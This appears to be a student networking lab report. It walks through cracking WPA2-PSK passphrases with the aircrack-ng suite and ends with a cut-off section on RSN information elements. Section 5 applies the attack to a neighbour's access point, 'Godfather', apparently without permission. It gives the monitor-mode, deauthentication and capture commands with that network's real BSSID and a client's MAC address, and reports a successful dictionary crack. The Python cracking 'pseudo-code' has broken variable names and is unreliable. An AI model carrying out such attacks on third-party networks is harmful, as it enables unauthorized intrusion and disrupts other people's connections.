
Success

We modified the list with the original password and by entering the same command as above aircrack-ng is able to crack the master key, transient key and HMAC.



5. Targeting a victim AP in neighborhood

We will be now repeating all the steps that we performed earlier for cracking WPA2-PSK Passphrase of *a victim AP in the neighborhood.*



As shown in the list of available APs we will be targeting the AP named as **"Godfather".**

5.1. Disabling Network interface

The first thing is to disable the network interface so that it prevents switching of channels, as mentioned earlier.


```
sudo systemctl stop NetworkManager.service
```

5.2. Switching the Wi-Fi radio in monitor mode at a specific channel

Now we will switch the wireless radio in the monitor mode so that we can capture all the packets.


We will first start the radio without specify any channels.

```
sudo airmon-ng start wlp0s20f3
```



Then we will start capturing the packets and see in which channel is the target AP operating in.

```
sudo airodump-ng wlp0s20f3mon
```




As we can see from the figure above,

The AP “Godfather” is operating in channel 3 and the BSSID is `C0:06:C3:F7:91:38`

We now will start our monitor mode in a specific channel: channel 3 using the following command and start capturing packets using wireshark through the monitoring interface.

```
sudo airmon-ng start wlp0s20f3 3
```





5.3. Launching the Deauthentication Attack

Now, to launch the deauthentication attack, we will analyze the captured packets for the target AP and find a potential client to launch the deauthentication attack on. The main idea for launching the deauthentication attack is to force the potential victim client to have a fresh handshake.

Here, we will be launching the attack on the client with MAC address: `08:25:25:a9:70:26`, as the client was fairly active and there were a lot of packets destined to this client from AP.
So, with a hope that this client reconnects to the AP after being disconnected, we are launching the deAuth attack with the following command:

```
sudo aireplay-ng -0 1 -a C0:06:C3:F7:91:38 -c 08:25:25:a9:70:26
wlp0s20f3mon
```






As we an see from the figure above, there are a lot of deAuth packets being sent to the targeted AP.
With this now, the potential victim client might have disconnected and will hopefully retry to connect again.

5.4. Capturing the packets while the target reconnects


Now, we will keep our packet capture on and wait for the potential victim client to reconnect to the AP again so that we can capture the handshake.

The WPA2- Authentication and Handshake messages should have the following:


1. Probe Request/ Response
2. Authentication Request / Response
3. Association Request / Response
4. Key Exchange (including all the 4 messages), 4-way handshake.



As we can see from the figure above, all the messages are captured in the pcap trace. We can now use this trace, more specifically the handshake messages to crack the passphrase. A more detailed view of the above packets containing keys can be seen below:




5.5. Cracking the WPA2-PSK passphrase using a password list




5.5.1. Failure

Now that we have a fresh handshake captured, we can start performing brute-force attack on it to crack the password based on the concept of the above pesudo-code. An instance of failure and successful matching of password using aircrack-ng is shown above.



5.5.2. Success

Similarly, we have an instance of successfully password found using aricrack-ng as well as shown below:



6. The four way handshake process occurs as follows:

1. Initially the access point transmits an *ANonce* key to the client.
2. The client then constructs its *SNonce*, along with the Pairwise-Transient-Key (PTK), and then submits the SNonce and Message Integrity Code (MIC) to the access point.
3. Next the access point constructs the Group-Temporal-Key, a sequence number that is used to detect replay attacks on the client, and a Message Integrity Code (MIC).
4. Lastly the client then sends an acknowledgement (ACK) to the access point.

While cracking password aircrack-ng checks whether the MIC from the pcap file and the MIC generated from the passphrase match. If they match it outputs all the keys and the passphrase else it loops for every password in the list.

The pseudo-code is given below:

```
import hmac
import hashlib
import binascii
from pbkdf2 import PBKDF2

def password_cracker(password_list: list, pcapFile) -> List[str]:
    """
    This function will take a list of passwords and a pcap file as input.
    It will then attempt to crack the wifi password using the pcap file.
    It will return the password that was cracked.
    """
    ssid, ap_mac, s_mac, anonce, snonce , mic_original = pcapFile.parseInfo()
    key_data = min(ap_mac, s_mac) + max(ap_mac, s_mac) + \
        min(anonce, snonce) + max(anonce, snonce)
    pke = "Pairwise key expansion"
    key_data = min(ap_mac, s_mac) + max(ap_mac, s_mac) + \
        min(anonce, snonce) + max(anonce, snonce)
    for password in password_list:
        PMK = PBKDF2(passphrase, ssid, 4096).read(32)
        PTK = PRF512(PMK, PKE, key_data).encode("hex")
        KCK = PTK[:16]
        mic_calculated = HMAC_MD5(KCK)
        if mic_calculated == mic_original:
            return [password,mic_calculated,PMK]

    return []
```

Time Complexity: $O(n * dkLen * iter)$, where

n	:	number of passwords in dictionary
dkLen:		desired bit-length of derived key in PBKDF2 algorithm
iter	:	No. of iterations in PBKDF2 algorithm

Space complexity: $O(1)$ as we aren't using any new data structures.

PART-B

1. **IITH AP & RSN IE**

The BSSID of IITH's AP to which our client is connected to is:

BSS Id: Cisco_c0:1c:90 (7c:95:f3:c0:1c:90)


In 802.11 management frames, the RSN-IE (Robust Security Network Information Element) is an optional variable-length field which is present in the following frames [4],

1. Beacon frames.(sent by AP)
2. Probe Response frames.(sent by AP)
3. Association Request frames.(Sent by Client)
4. Reassociation Request frames (Sent by client)

Below is a beacon frame captured in wireshark. I filtered it using,

